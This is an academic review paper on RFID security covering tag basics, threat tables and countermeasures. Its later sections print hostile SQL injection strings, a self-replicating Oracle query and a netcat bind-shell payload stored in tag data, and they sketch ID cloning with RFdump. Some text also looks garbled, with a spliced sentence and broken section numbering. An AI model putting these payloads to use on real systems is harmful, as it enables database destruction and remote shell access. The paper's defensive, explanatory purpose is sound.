Journal of Computations & Modelling, vol.4, no.1, 2014, 103-128
ISSN: 1792-7625 (print), 1792-8850 (online)
Scienpress Ltd, 2014

The RFID's Security with a critical view

Captain (SG) Dionysios P. Kalogeras, HellemicArmy[1]

(Phd (cand) in Telecommunications, Msc In Netowrikng and Data Communications, Dipl in Radioelectrology, Bsc in Physics)

Abstract.

This paper regards the RFID's security by analyzing the existing literature on these issues, with a critical point of view. The fast growth of Radio Frequency Identification (RFID) implies a deployment challenge, namely how to keep this technology scalable without renouncing security and privacy features, because these systems can easily create new threats to the security and privacy of individuals and organizations. Over the past few years, several streams of research have emerged approaching the RFID tag/reader privacy-security problem from different perspectives. This paper considers appropriate techniques and protocols that can fix security problems. It also points RFIDs cracking methods.

Keywords: RFID's security, tag, receiver, EDC, security Authentication, cloning, counterfeiting, electronic product code (EPC), privacy, radio frequency identification (RFID), security.

1. Introduction

Traditionally, RFID have been used to identify assets, objects which have some value. They have become a durable equivalent of the barcode for container tracking. First invented in the 1940s[2] this technology began to be expanded in the 1980s due to its falling prices ([14, 15]).Today's RFIDs are in a lot of application that need identification ([14, 15 and 22]). This paper regards the RFID security reviewing with a critical view of the existing literature on the corresponded field.

The followed methods also the structure of this work is the following:

[1] 14, Kanigos Str., Piraeus 18534, Greece
E-mail: dionkaloger@yahoo.gr

[2]They used in the airplanes as IFF (Identify Friend or Foe) system in order to identify the friend or the enemy aircraft.

1. First at all, in order to understand RFID technology, it is considered to be important to have a briefly presentation of the fundamentals of RFID.

2. A brief presentation of the security properties that RFID must service as also a brief presentation of the potential dangers, attacks and methods, is consider to be necessary.

3. The presentation of the existing security protocols and techniques, focusing on the latest one proposed comes next.

4. Every section-technology is accompanied by comments. At the end of the paper, reader can find a total overview.

5. At the end of this paper the vulnerabilities of the RFIDs are proved through the presentation of an RFID virus always with an engineering view.

In order to achieve these, this paper consists of 5 parts. The first one presents the fundamentals of the RFID, the second describes the characteristics of the malware and the corresponded solutions, the third one outlines the existing security technology (policies and protocols) that applied on RFIDs, with a critical approaching, the fourth points out some vulnerability's examples in action and the last one proposes conclusions and future research.

2 The Fundamentals of the RFID

Radio Frequency Identification (RFID) has been around for years. The idea is simple: a microchip radio transmitter (with memory 64–512kbits) and an antenna are laminated on to a plastic patch or encapsulated in resin ([15 and 23]). RFID technology uses frequencies within the range of 50 kHz to 5.8 GHz[3].Systems typically include the following components ([10, 11, 14, 15, 18 and 29]):

1. An RFID device: (transponder or tag) that contains data about an item. RFID tags can be considered as wireless barcodes system ([14 and 15]). The tag is either powered with a battery and is known as active or as passive, which is inducted when it moves through a magnetic field. In either case a reader decodes the transmitted data and processes it electronically.

[3]The Spectrum allocations vary by country and by use. The commonest ranges are: 125–134 kHz, 13.56 MHz 870–930 MHz, 2.45 GHz, or 5.8 GHz

2. An antenna that is used to transmit the RF signals between the reader and theRFID device ([14 and 15]).

3. An RF transceiver: that generates the RF signals ([14 and 15]).

4. A reader: that receives RF transmissions from an RFID device and passes the data to a host system for processing ([14 and 15]).

5. In addition to this basic RFID equipment, an RFID system can include application-specific software ([14]). In the most commonly applications of RFID, the microchip contains an Electronic Product Code (EPC[4]) with sufficient capacity to provide unique identifiers for all items produced worldwide ([15 and 24]).

RFID works like this; An RFID reader emits a radio signal and tags in the vicinity respond by transmitting their stored data to the reader. Typically, the data are sent to a distributed computing system involved in [1] and [15].

The following figure demonstrates the principle of the RFID technology.



Figure 1. The overview of the RFID: A single tag communicates with a reader, which is linked with an application system in order to get authentication

Advocates of the RFID technology consider RFIDs as successors of the optical barcodes with two distinct advantages ([15]):

a. Unique identification

b. Authentications

[4]EPC was developed by the AutoID (Automatic Identification) Centre of the MIT and is now within the responsibility of EPC global. The so-called EPC network is composed of the following functional elements ([24]):

1. The Electronic Product Code is a 96 Bit number identifying the EPC version number, domains, object classes and individual instances.

2. An Identification System which consists of RFID tags and readers that can perform various tasks related to the acquired tag information.

3. The Object Naming Service (ONS) is a networking service similar to the Domain Name Service (DNS). With ONS, the Electronic Product Code can be linked to detailed object information.

As mentioned, RFID is used in applications that need identification such as ([1, 14, 15 and 24]):

1. Electronic toll collection (ETC)
2. Railway car identification and tracking
3. Intermodal container identification
4. Asset identification and tracking
5. Item management for retail, healthcare, and logistics applications
6. Access control
7. Animal identification
8. Fuel dispensing loyalty programs
9. Automobile immobilizing (security)
10. Digital passports
11. Libraries
12. Human Implantation

RFIDs systems stract the protocols layers presented in the following figure.



Figure 2. The RFIDs layers

The International Standards Organization (ISO) has three standards for RFID ([30]):

a) ISO 14443 (for contactless systems),
b) ISO 15693 (for vicinity systems, such as ID badges),
c) and finally the ISO 18000 (to specify the air interface for a variety of RFID applications).

A not-for-profit organization, EPCglobal, has developed a widely accepted standard for product identification ([30]). The Electronic Product Code (EPC) standard covers the air interfaces, the format for the product identification data stored in an RFID tag, and the middleware and databases storing information about the tags.

EPCglobal has developed a system called the Object Naming Service (ONS) that is similar to the Domain Name Service (DNS) used on the Internet. ONS acts as a directory service for organizations wishing to look up product numbers (also known as EPC numbers) on the Internet. EPCglobal awarded VeriSign a contract to manage ONS in January 2004. ("VeriSign to Run EPC Directory," *RFID J.*, 13 Jan. 2004; http://www.rfidjournal.com/article/view/ 735/). In reports dated January, 2004, Wal-Mart, though a member company of EPCglobal, reported that it has no plans to use the ONS service, opting to use its own pro- prietary database and formats (Ron Weinstein, 2007).

	LF	HF	UHF	MW
Frequency	30 – 300 KHz	3 – 30 MHz	300 MHz – 3 GHz	2 – 30 GHz
Typical RFID Frequencies	125-134 KHz	13.56 MHz	433 MHz (Active) 865 – 956 MHz 2.45 GHz	2.45 GHz 5.8 GHz
Read Range	up to 1m with long-range fixed reader	up to 1.5m	433 MHz → up to100m 865-956 MHz → 0.5m to ≈5m	Passive ≈ 3 m Active up to 15m
Data Transfer Rate	Less than 1 kilobit per second (kbit/s)	≈ 25 kbit/s	433-956 →30 kbit/s 2.45 GHz →100 kbit/s	Up to →100 kbit/s
Common Applications	Access control, Animal identification, Inventory control, Vehicle immobilizers	Smart cards, Contact-less access and security, Item level tracking, Library books, Airline baggage	Logistics case/pallet tracking, Baggage handling	Railroad car monitoring, Automated toll collection
Pros and Cons	LF signal penetrates water. It is the only technology that can work around metal. LF tags have a short read range and low data transfer rate, and are more expensive than HF and UHF because a longer more expensive copper antenna is required.	Antennas can be printed on substrate or labels. HF signal penetrates water but not metal. HF tags are less expensive and offer higher read rate than LF.	Active RFID has a very long read range with high price of tags. Since using a battery, tags have a finite lifespan (typically 5 years). UHF tags have the highest read range for passive tags and capable of reading multiple tags quickly. However, they are highly affected by water or metals.	Microwave transmission is highly directional, and enables precise targeting. MW tags provide the fastest data transfer rate. However, they cannot penetrate water or metal.
ISO Standards	11784/85, 14223	14443, 15693, 18000	15693, 18000	18000

2.1 RFIDS in the Army

However, a military supply chain differs from a civilian supply chain in a number of respects, such as readiness for war at any time, great flexibility during times of war, large diversity of items, and long span with unstable demand. The major goal of the civilian supply chain is for profit, while the major goal of the military supply chain is for troop readiness. The US DOD began using RFID technologies as a response to lessons learned from Operations Desert Shield in the early 1990s. It has been reported: "In the Gulf War, the United States wasted $2 billion. They shipped five containers if someone needed one in hopes of finding something" ([18]). Since "logistics accounts for more than 50 percent of the war costs ([11])", DOD officials came up with a plan directing the use of RFID technology as a standard business process across the department to address massive supply chain inefficiencies. RFID is seen by the US DOD as a key technology that "allows military logisticians to synthesize and integrate end-to- end information about assets". In 2004, the Acting Undersecretary of Defense for Acquisition, Technology and Logistics issued a policy that required the implementation of RFID technology across DOD not only has the RFID solution developed by the US Army provided instant access to information about equipment and supplies, but also it ensures war fighter readiness and safety. According to its implementation plan, the DOD expects all of its 43,000 suppliers to be RFID-enabled so that the military could take the advantage of cost savings and effective operations by of RFID technology. Section 3 illustrates different 2007. The recent Canadian Forces experience in attacks and countermeasures. Section 4 concludes the Afghanistan indicates that a similar vision for the use paper with the field where future research is needed of RFID technology is also required to provide effective and efficient operational support ([4 and 5]).

In August 2006, Canadian Department of National Defense (DND) representatives met with PM J-AIT to request programmatic and technical assistance in fielding the US Radio Frequency In-Transit Visibility (RF-ITV) solution to multiple nodes in Canada, Turkey, and Afghanistan in support of Operation Enduring Freedom (OEF). This request was initiated by Canada to track over 500 Canadian assets using active RFID tags, write stations, fixed and handheld readers, and Early Entry Deployment Support Kits.

3 Characteristics Malwares and Solutions for the RFID

3.1 Security Properties

After the aforementioned, RFIDs concern with assets of privacy and security. RFID technology is characterized by the following security properties (attributes) ([24]):

1. Confidentiality
2. Integrity
3. Availability
4. Authenticity
5. Anonymity

Since the analysis of the above attributes as also their dangers must be considered as 'chapter', this paper prefers just to outline them in the following table.

ATTRIBUTE	RISK ASSESMENT	POTENTIAL DANGERS FOR RFIDs
Integrity	Generally the integrity of trans/ted information cannot be assured. Moreover, the writable tag memory can be manipulated if access control is not implemented ([24]).	Viruses, Worms, etc
	In most cases1 the communication between reader and tag is unprotected.. The forward channel from the reader to the tag has a longer range and is more at risk than the backward channel ([24]). Moreover, the tag's memory can be read if access control is not implemented	Tagging products helps the identification of products worth stealing. Eavesdropping - listening. Counterfeiting products which are supposed to be protected by a tag.
Availability	Any RFID system can easily be disturbed by frequency jamming. Denial-of-service attacks are serious on higher communication layers. The so called "RFID Blocker" exploits tag simulation (anti-collision) mechanisms to interrupt the communication of a reader with all or with specific tags ([24]).	Viruses, Black out etc.
Authenticity	The authenticity of a tag is at risk since the unique identifier (UID) of a tag can be spoofed or manipulated. The tags are in general not tamper resistant. ([24]).	The extra information could increase a criminal's ability (either a retailer's employee or a hacker) to steal the shopper's identity.
Anonymity	This is very sensitive chapter. The unique ID of the RFID can be used to trace a person or an object carrying a tag in time and space. and not noticed by the traced person. The collected information can be merged and linked in order to generate a person's profile. The automated reading of tags permits the counting of objects (e.g. banknotes with attached tags) which may be undesired.([24])	It could cause some people severe stress problems by feeling that they are under permanent surveillance. Personal data could be collected and held on databases without the shoppers' knowledge.

Table 1. The RFIDs security attributes

3.2 Attack Methods

RFID is a challenge for every adversary, since they can be easily attacked (they are in public view).The results of these attacks can bring in several accounts. The commonest attacks methods, followed by critical analysis are presented below ([15 and 22]):

1. Attack on a tag:
2. Attack on the reader
3. Attack on the communication between tag and reader:
4. Attack on user privacy Philosophy-critical analysis:
5. Attack on location privacy.
6. Attack against the key Philosophy
7. Attack against implementation
8. Disassembling the tags
9. Relay attacks

More details are given in Table B-1 in appendix "B".

3.3 Well-known RFID Threats

RFID automates information collection about individuals' locations and actions, and this data could be abused by hackers, retailers, and even the government ([26 and 27]). There are a number of well-established RFID security and privacy threats.

1. Sniffing: *RFID tags are designed to be read by any compliant reading device. Tag reading may happen without the knowledge of the tag bearer, and it may also happen at large distances*.
2. Tracking *RFID readers in strategic locations can record sightings of unique tag identifiers, which are then associated with personal identities. The problem arises when individuals are tracked involuntarily*.
3. Spoofing *Attackers can create "authentic" RFID tags by writing properly formatted tag data on blank or rewritable RFID transponders*.
4. Security *The researchers cloned an RFID transponder, using a sniffed (and decrypted) identifier that they used to buy gasoline and unlock an RFID-based car immobilization system*.

5. Replay attacks. *Attackers can intercept and retransmit RFID queries using RFID relay devices. These retransmissions can fool digital passport readers, contactless payment systems, and building access control stations*.
6. Denial of service, *when RFID systems are prevented from functioning properly*.
7. Enabling factors for RFID malware RFID installations have a number of characteristics that make them outstanding candidates for exploitation by malware.

These vulnerabilities details as also as recommended solutions taken through the prism of the critical character of this paper are presented below:

1. Lots of source code.
2. Generic protocols and facilities.
3. Back-end databases.
4. High-value data.
5. False sense of security.
6. Mafia (man –in –the –middle) fraud,
7. Terrorist fraud attacks.

More details as also recommended solution are presented in Table A-1 in Appendix "A".

3.4 Attacks in Action

This section summarizes the three main types of RFID malware5 ([26 and 27]):

1. RFID exploit: When an RFID reader scans a tag, it expects to receive information in a predetermined format. However, an attacker could write carefully crafted data on a RFID tag that is so unexpected that its processing corrupts the reader's back-end software. RFID exploits target specific system components, like databases, web interfaces, and glue-code.

2. RFID worms: An RFID worm12 propagates by exploiting security flaws in online RFID services. RFID worms do not necessarily require users to do.

3. RFID viruses and Polymorphic RFID viruses: A polymorphic virus is a virus that changes its binary signature every time it replicates, hindering detection by antivirus programs. The use of "multiquines" to create polymorphic RFID viruses.

4. Buffer overflows: Buffer overflows are among the most common sources of security vulnerabilities in software and that are born by functions without bounds

checking (strcpy, strlen, strcat, sprintf, gets), and functions with null termination problems (strncpy, snprintf, strncat)

5. RFID worms: At this case an infected RFID tag is required to spread the viral attack through the network connection.

6. Adding payloads as introns: The RFID worm infection process begins when hackers (or infected machines) first discover RFID middleware servers to infect over the Internet.

The classification of the attacks for the RFIDs per protocol infrastacture layer is presented in the following figure.



Figure 3. The attacks per layers

4 The Security Policies, Protocols and Technologies

In Section 3 readers took a point of the critical view of the RFID vulnerabilities issues. Following the critical approaching of this paper, it is considered to be necessary to present the existing security protocols, methods and mechanisms that are used to protect from the attacks presented.

4.1 Security Policies

Effective security mechanisms can provide protection against the described threats. Thus, standard security mechanisms can hardly be implemented because of their relative complexity compared with the constrained tag computing resources. RFID Security policy must have in mind the following.

4.1.1. Access Control and Authentication:

The danger here ([24]), is due to the fact that some tags implement access control mechanisms for their read/write memory. Access to the UID[5] is mostly unrestricted. This policy should recommend the use of a simple password authentication or a unilateral or bilateral challenge-response authentication with symmetric keys. The authorization maybe granular and depend on the key which issued by the supplicant ([24]).

4.1.2. Making difficult tracking by external entities:

Only authorized entities can link to Backend database ([24]). This can be succeeding by using a 'Hash-Based Access Control Protocol'.

c. Policies against RFID Malwares

(1) Bounds checking. The adoption of bounds checking rules can prevent buffer overflow attacks.

(2) Sanitizing the input.

Malwares structures in precompiled form include special characters. Sanitizing the output by acceptance data that contains the standard alphanumeric characters (0–9, a–z, A–Z) could be applied. However, it is not always possible to eliminate all special characters.

[5]Unique Identification

(3) Disabling back-end scripting languages ([24]).

(4) Limit database permissions and segregate users.

(5) Isolating the RFID middleware server ([24]). Compromising of the RFID middleware server should not automatically grant full access to the rest of the back-end infrastructure.

(7) Network configurations must limit access to other servers.

(8) Data Encryption is another recommended policy.

(9) Another solution is to neutralize or distort the electromagnetic waves sent by the RFID reader or by the tag, i.e. RFID jamming.

(10) Ari Juels introduced the security context of a new RFID application—which he called a yoking-proof ([15])—that involves generating evidence of simultaneous presence of two tags in the range of a reader. As noted in ([15]) interesting security engineering challenges arise in regards to yoking-proofs when the trusted server (or Verifier) is not online during the scan activity. The first proposed protocol to implement yoking-proofs, also introduced in ([15]), was later found to be insecure. Yoking-proofs have been extended to grouping-proofs in which groups of tags prove simultaneous presence in the range of a single reader ([22]).

4.2 Protocols

Other works presented an overview of the existing protocols technology and methods in the RFID security domain.

4.3 An Alternative Reviewing

RF characteristics have not taken in mind insecurity policies and protocols. An adversary can easily amplify signal strength as desired or use stronger signals to read from afar. For example, the maximum range of a RFID device is about 10 meters which can be increased to about 100 m (328 ft) by increasing the power ([22]). Since we are dealing with very small numbers, the verifier must be capable of precisely measuring the round-trip time. This should be faced as an antenna –protocol dependability matter.

5 The RFID Active Security. An Overview

Some people have worked on the issue of privacy problem in RFID system. Some of the ideas concerned with policies applied and protocols have been seen. The merits and the demerits of each technology are presented briefly, noticing the point need taking care. Some of the basic ideas and approaches must be taken take of the followings:

a. Kill command idea

With their proposed tag design, a tag can be killed by sending it a special ‘‘kill’’ command”; a really security hole in the RFID system.

b. The use of the Faraday cage. An RFID tag may be shielded from scrutiny using what is known as a Faraday cage[6]

c. The active jamming approach. This paper pointed this concept at the previous chapter. An active jamming approach is a physical means of shielding tags from view.

d. The pseudo code of the APF-framework[7]. The RFID users that the information stored in the tag is secured in the sense that only authenticated reader by the APF can have access to the tag ([1]). The only disadvantage of this framework is that, it is designed for read only RFID system. In case of reader writing into the tag, this procedure cannot handle that.

c. Selection of an EAP method for RFID. EAP–PEAP is a good choice for being embedded in RFID authentication mechanism, as it is one of the EAP methods where once the TLS tunnel has been established, the user can use credentials of its choice to authenticate.

6. RFID Vulnerabilities in Action

RFID security issues are very important in today applications. The following paragraphs demonstrate the philosophy as also the simplicity that can be used in order to “harm” a RFID system. Thus, this paper is going to present simple forms of RFID virus.

---

[6]A container made of metal mesh or foil which is impenetrable by radio signals (of certain frequencies)

[7]This is based on the following:

1. Tags register decryption key with the APF.
2. Readers register their unique identification numbers with the APF.
3. Readers issue command to access the tag.

First at all, reader must understand the RFID system structure. As presented in part I of this paper, RFID systems consist of the following main parts.

a. The RFID reader
b. A Database system
c. A DB gateway.

The following scheme is presented in figure 4.



Figure 4. A typical RFID system Infrastructure

In order to harm system, RFID tag data can contain SQL injection attacks that exploit back-end RFID middleware databases. RFID tag data storage limitation is not problem for the adversary since these attacks require very small amount of SQL. For example, the injected command:

```
;shutdown--
```

will shut down a SQL server instance, using only 11 characters of input. Another command is:

```
drop table <tablename>
```

That deletes the table <tablename> of the database

5.1 How the RFID Virus Works

A virus has to follow the following steps:

1. Insertion in to the system
2. Reproduction
3. Triggering.

Considering that an RFID tag might contain the following data[8]:

```
Contents=Boxes;UPDATENewPacketsContents
SET PacketsContents = PacketsContents
||    ``;[SQL Injection]";
```

The RFID system expects to receive the data before the semicolon. The semicolon itself, however, is unexpected; so, the system serves to conclude the current query, and starts a new one including SQL injection attack, located after the semicolon.

Next, most databases have a command that will list the currently executing queries. This can be leveraged to _ll in the self-referential part of the RFID virus. For example, this is such a command in Oracle:

```
SELECT SQL_TEXT FROM v$sql
WHERE INSTR(SQL_TEXT,'``')>0;
```

Filling in the above query command, the RFID code looks like:

```
Contents=Boxes;
UPDATE NewPacketsContents SET
PacketsContents=
PacketsContents || ';' || CHR(10)
|| (SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'``')>0);
```

The self-reproductive capabilities of this RFID virus are ready.

[8]In this case, the data describes the Packets' contents, which happen to be boxes.

5.2 The Virus

The next stage of the RFID virus is to infect the database:

```
Apples',NewContents=
   (select SUBSTR(SQL_TEXT,43,127)
    FROM v$sql WHERE   INSTR (SQL_TEXT,'<!--#exec
cmd=``netcat -lp1234|sh"-->')>0)--
```

Self-replication works in a similar fashion as demonstrated earlier, by utilizing the currently executing query:

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql
WHERE INSTR(SQL_TEXT, ...payload...)>0)
```

However, this virus also has a bonus compared to the previous one; it has a payload.

```
<!--#exec cmd=``netcat -lp1234|sh"-->
```

When the system is updated, it executes the system command 'netcat', which opens a backdoor. The backdoor is a remote command shell for this example on port 1234, which lasts for the duration of the execution.

The infected RFID tag arrives, the RFID Reader Interface reads the tag's ID and data, and these values are stored appropriately. The RFID Reader Interface then constructs queries, which are sent to the Oracle DB via the OCI library. The Old Contents column is updated with the newly read tag data, using the following query:

```
UPDATE PacketsContents SET OldContents=
'tag.data' WHERE TagId='tag.id';
```

Unexpectedly, the virus exploits the UPDATE query:

```
UPDATE PacketsContents SET OldContents=
'Apples',NewContents=(select SUBSTR(
SQL_TEXT,43,127)FROM v$sql WHERE INSTR(
SQL_TEXT,'<!--#exec cmd="netcat -lp1234|
sh"-->')>0)--'WHERE TagId='123'
```

5.3 Infection of New Tags

After the database is infected, the time to infect other RIFD, has arrived ; thus the new (uninfected) tags that will eventually arrive at the RFID system will be welcome by the system using the following query:

```
SELECT NewContents FROM PacketsContents
WHERE TagId='tag.id';
```

If NewContents happens to contain viral code, then this is exactly what gets written to the RFID tags.

5.4 Destroying Data Using SQL Injection

The previous example does not include any 'harm' scripts. Using standard SQL, it is possible to destroy parts of the database, or the entire database, if the RFID middleware has enough permission on the database. For example, using the DROP TABLE or DROP DATABASE commands, a single table, or the entire database can be destroyed. Many databases also provide "IF …THEN ..." constructs and date functions, which can be used to destroy the database at a specific time, making the virus spread to other databases first.

6. Cracking RFID ID

Making an RFID virus needs basic knowledge for the RFID system infrastructure as also some x- sql and programming. The next step that this paper comes through is proving how easy is to crack –change the RFID id-key.

In order to achieve in this, this paper follows the technique that was proposed by Lukas Grunwald in 2004.

The tools used for his action were the following:

a. RFdump[9] program
b. Linux PC or HP Iraq PDA with Linux
c. ACG Multi-Tag Reader, in PCMCIA Adapder
d. 13.56 A Tags[10].

[9] *RFDump* is a tool to detect RFID-Tags and show their meta information: Tag ID, Tag Type, manufacturer etc. The User-Data of a tag can be displayed and modified using either a Hex or an ASCII editor. In addition, the integrated cookie feature demonstrates how easy it is for a company to abuse RFID technology to spy on their customers. *RFDump* works with the ACG Multi-Tag Reader or similar card reader hardware.

6.1 The Procedure

After the tag reader had been initialized, an RFID (printed in paper) (figure 2) was connected with the reader.



Figure 2. The paper RFID tag

Then the RFdump program identified the tag's ID as also its type and its manufacturer. (Figure 3).

